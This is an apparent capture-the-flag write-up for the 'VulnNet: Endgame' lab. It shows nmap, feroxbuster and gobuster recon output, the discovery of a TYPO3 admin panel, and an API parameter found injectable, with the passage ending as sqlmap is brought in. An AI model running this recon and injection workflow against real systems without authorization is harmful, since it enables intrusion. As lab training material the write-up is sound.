
# VulnNet: Endgame

The first thing to start I used Nmap

nmpa [IP] -sCV



```
┌──(root㉿kali)-[~]
└─# nmap 10.10.205.135 -sCV
Starting Nmap 7.93 ( https://nmap.org ) at 2023-07-22 15:19 EDT
Stats: 0:01:21 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 61.35% done; ETC: 15:21 (0:00:47 remaining)
Stats: 0:03:55 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 76.28% done; ETC: 15:24 (0:01:11 remaining)
Stats: 0:06:05 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 87.75% done; ETC: 15:26 (0:00:50 remaining)
Stats: 0:06:49 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 91.57% done; ETC: 15:27 (0:00:37 remaining)
Stats: 0:08:13 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 99.58% done; ETC: 15:27 (0:00:02 remaining)
Nmap scan report for 10.10.205.135
Host is up (0.58s latency).
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.7 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey: 
|   2048 bb2ee6cc79f47d682c11bc4b631908af (RSA)
|   256 8061bf8caad14d4468154533edeb82a7 (ECDSA)
|_  256 878604e9e0c0602aab878e9bc705351c (ED25519)
80/tcp open  http    Apache httpd 2.4.29 ((Ubuntu))
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: Site doesn't have a title (text/html).
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 774.19 seconds

┌──(root㉿kali)-[~]
└─# 
```


I have 2 ports:

22 SSH

80 HTTP


After I write the IP & the name of the web vulnnet.thm in /etc/hosts I can go to the web site

I don’t find anything useful in the web site so I run the feroxbuster to search for directories




```
by Ben "epi" Risher                      ver: 2.10.0
──────────────────────────────────┬──────────────────────
    Target Url                    │ http://vulnet.thm/
    Threads                       │ 50
    Wordlist                      │ /usr/share/wordlists/SecLists/Discovery/Web-Content/common.txt
    Status Codes                  │ All Status Codes!
    Timeout (secs)                │ 7
    User-Agent                    │ feroxbuster/2.10.0
    Config File                   │ /etc/feroxbuster/ferox-config.toml
    Extract Links                 │ true
    HTTP methods                  │ [GET]
    Recursion Depth               │ 4
──────────────────────────────────┴──────────────────────
    Press [ENTER] to use the Scan Management Menu™
──────────────────────────────────────────────────────────
404      GET        9l       31w      273c Auto-filtering found 404-like response and created new filter; toggle off with --dont-filter
403      GET        9l       28w      276c Auto-filtering found 404-like response and created new filter; toggle off with --dont-filter
200      GET      130l      344w     4346c http://vulnnet.thm/index.html
200      GET        7l      152w     8835c http://vulnnet.thm/js/jquery.waypoints.min.js
200      GET      590l     1320w    12057c http://vulnnet.thm/css/style.css
200      GET      285l      741w     9520c http://vulnnet.thm/js/simplyCountdown.js
200      GET        4l      317w    15413c http://vulnnet.thm/js/modernizr-2.6.2.min.js
200      GET        7l      430w    36816c http://vulnnet.thm/js/bootstrap.min.js
200      GET        5l     1307w    84380c http://vulnnet.thm/js/jquery.min.js
200      GET      205l     1368w     8111c http://vulnnet.thm/js/jquery.easing.1.3.js
200      GET      159l      318w     3403c http://vulnnet.thm/js/main.js
200      GET        0l        0w   134656c http://vulnnet.thm/css/bootstrap.css
200      GET        0l        0w    25225c http://vulnnet.thm/css/icomoon.css
200      GET        0l        0w    73008c http://vulnnet.thm/css/animate.css
200      GET      130l      344w     4346c http://vulnnet.thm/
200      GET        9l       11w      107c http://vulnnet.thm/css/
200      GET        9l       11w      107c http://vulnnet.thm/js/
301      GET        9l       28w      308c http://vulnnet.thm/css ⇒ http://vulnnet.thm/css/
301      GET        9l       28w      310c http://vulnnet.thm/fonts ⇒ http://vulnnet.thm/fonts/
301      GET        9l       28w      311c http://vulnnet.thm/images ⇒ http://vulnnet.thm/images/
301      GET        9l       28w      307c http://vulnnet.thm/js ⇒ http://vulnnet.thm/js/
200      GET      172l      414w    89411c http://vulnnet.thm/images/loader.gif
200      GET        9l       11w      107c http://vulnnet.thm/js/index.html
200      GET        9l       11w      107c http://vulnnet.thm/css/index.html
200      GET        9l       11w      107c http://vulnnet.thm/fonts/index.html
[####################] - 3m     18888/18888   0s      found:23      errors:911
[####################] - 2m      4716/4716    34/s    http://vulnnet.thm/
[####################] - 2m      4716/4716    34/s    http://vulnnet.thm/css/
[####################] - 2m      4716/4716    36/s    http://vulnnet.thm/js/
[####################] - 2m      4716/4716    40/s    http://vulnnet.thm/fonts/
[####################] - 7s      4716/4716    637/s   http://vulnnet.thm/images/ ⇒ Directory listing
```

Again nothing interesting and can help me, so now I used the gobuster tool to search for subdomains for the vulnnet.thm




```
┌──(root㉿kali)-[~]
└─# gobuster fuzz -u http://FUZZ.vulnnet.thm -w /usr/share/wordlists/SecLists/Discovery/DNS/subdomains-top1million-20000.txt --no-error
===============================================================
Gobuster v3.5
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:          http://FUZZ.vulnnet.thm
[+] Method:       GET
[+] Threads:      10
[+] Wordlist:     /usr/share/wordlists/SecLists/Discovery/DNS/subdomains-top1million-20000.txt
[+] User Agent:   gobuster/3.5
[+] Timeout:      10s
===============================================================
2023/07/22 17:13:53 Starting gobuster in fuzzing mode
===============================================================
Found: [Status=200] [Length=19316] http://blog.vulnnet.thm

Found: [Status=200] [Length=26701] http://shop.vulnnet.thm

Found: [Status=200] [Length=18] http://api.vulnnet.thm

Found: [Status=307] [Length=0] http://admin1.vulnnet.thm

Progress: 1364 / 19967 (6.83%)^C
[!] Keyboard interrupt detected, terminating.

===============================================================
2023/07/22 17:18:35 Finished
===============================================================

┌──(root㉿kali)-[~]
└─# 
```

I found these subdomains admin1 & api & shop & blog, in admin1.vulnnet.thm I found this :



vulnnet management panel is up!

So now I used the feroxbuster again on the new URL = admin1.vulnnet.thm



```
┌──(root㉿kali)-[/usr/bin]
└─# ./feroxbuster -u http://admin1.vulnnet.thm/ -w /usr/share/wordlists/SecLists/Discovery/Web-Content/common.txt

 ___  ___  __   __   __      __   __        __   ___
|__  |__  |__) |__) |  /`   /  \ \_/ | |  \ |__
|    |___ |  \ |  \ | \__,  \__/ / \ | |__/ |___
by Ben "epi" Risher 🤓                 ver: 2.10.0
───────────────────────────┬──────────────────────
 🎯  Target Url            │ http://admin1.vulnnet.thm/
 🚀  Threads               │ 50
 📖  Wordlist              │ /usr/share/wordlists/SecLists/Discovery/Web-Content/common.txt
 👌  Status Codes          │ All Status Codes!
 💥  Timeout (secs)        │ 7
 🦡  User-Agent            │ feroxbuster/2.10.0
 💉  Config File           │ /etc/feroxbuster/ferox-config.toml
 🔎  Extract Links         │ true
 🏁  HTTP methods          │ [GET]
 🔃  Recursion Depth       │ 4
───────────────────────────┴──────────────────────
 🏁  Press [ENTER] to use the Scan Management Menu™
──────────────────────────────────────────────────
404      GET        9l       31w      280c Auto-filtering found 404-like response and created new filter; toggle off with --dont-filter
403      GET        9l       28w      283c Auto-filtering found 404-like response and created new filter; toggle off with --dont-filter
307      GET        0l        0w        0c http://admin1.vulnnet.thm/ ⇒ http://admin1.vulnnet.thm/en/
301      GET        9l       28w      321c http://admin1.vulnnet.thm/en ⇒ http://admin1.vulnnet.thm/en/
301      GET        9l       28w      328c http://admin1.vulnnet.thm/fileadmin ⇒ http://admin1.vulnnet.thm/fileadmin/
301      GET        9l       28w      340c http://admin1.vulnnet.thm/fileadmin/user_upload ⇒ http://admin1.vulnnet.thm/fileadmin/user_upload/
301      GET        9l       28w      335c http://admin1.vulnnet.thm/fileadmin/_temp_ ⇒ http://admin1.vulnnet.thm/fileadmin/_temp_/
404      GET       45l      163w     2368c http://admin1.vulnnet.thm/index.php
[####################] - 11m   28317/28317   0s      found:6       errors:22298
[####################] - 6m     4716/4716    13/s    http://admin1.vulnnet.thm/
[####################] - 10m    4716/4716    8/s     http://admin1.vulnnet.thm/en/
[####################] - 5s     4716/4716    899/s   http://admin1.vulnnet.thm/fileadmin/ ⇒ Directory listing
[####################] - 10m    4716/4716    8/s     http://admin1.vulnnet.thm/fileadmin/_temp_/
[####################] - 10m    4716/4716    8/s     http://admin1.vulnnet.thm/fileadmin/user_upload/
[####################] - 10m    4716/4716    8/s     http://admin1.vulnnet.thm/typo3/sysext/
[####################] - 10m    4716/4716    8/s     http://admin1.vulnnet.thm/typo3/sysext/backend/

┌──(root㉿kali)-[/usr/bin]
└─#
```


I found these paths:

Fileadmin & index.php & typo3


The fileadmin had _timp_ and user_upload

And the typo3 had sysext/backend/

In the admin1.vulnnet.thm/typo3 I found a login page.



And for the http://admin1.vulnnet.thm/typo3/sysext/backend/ I found this:




```
Index of /typo3/sysext/backend

     Name              Last modified    Size Description
Parent Directory                         -
Classes/              2022-06-14 12:59   -
Configuration/        2022-06-14 12:59   -
LICENSE.txt           2022-06-14 12:59  18K
Resources/            2022-06-14 12:59   -
composer.json         2022-06-14 12:59 1.2K
ext_conf_template.txt 2022-06-14 12:59  841
ext_emconf.php        2022-06-14 12:59  519
ext_localconf.php     2022-06-14 12:59 2.6K
ext_tables.php        2022-06-14 12:59 2.0K

Apache/2.4.29 (Ubuntu) Server at admin1.vulnnet.thm Port 80
```

Here I move to the other subdomains and start from the blog subdomain.

In the blog.vulnnet.thm I don’t see anything interesting but in the source code of the first post I found this =>

“getJSON('http://api.vulnnet.thm/vn_internals/api/v2/fetch/?blog=1', function(err, data)”



```
        <p class="pull-right">
            Mediumish Theme by <a target="_blank" href="https://www.wowthemes.net">WowThemes.net</a>
        </p>
        <div class="clearfix">
        </div>
    </div>
</div>

<script>
var getJSON = function(url, callback) {

    var xhr = new XMLHttpRequest();
    xhr.open('GET', url, true);
    xhr.responseType = 'json';

    xhr.onload = function() {

        var status = xhr.status;

        if (status == 200) {
            callback(null, xhr.response);
        } else {
            callback(status);
        }
    };

    xhr.send();
};

getJSON('http://api.vulnnet.thm/vn_internals/api/v2/fetch/?blog=1',  function(err, data) {

    if (err != null) {
        console.error(err);
    } else {
        //unfinished
        //move to js assets
        console.log(text);
    }
});
</script>

<!-- End Footer
```

I check this for a SQL injection and that work this URL had a SQL injection, so I used the sqlmap tool.

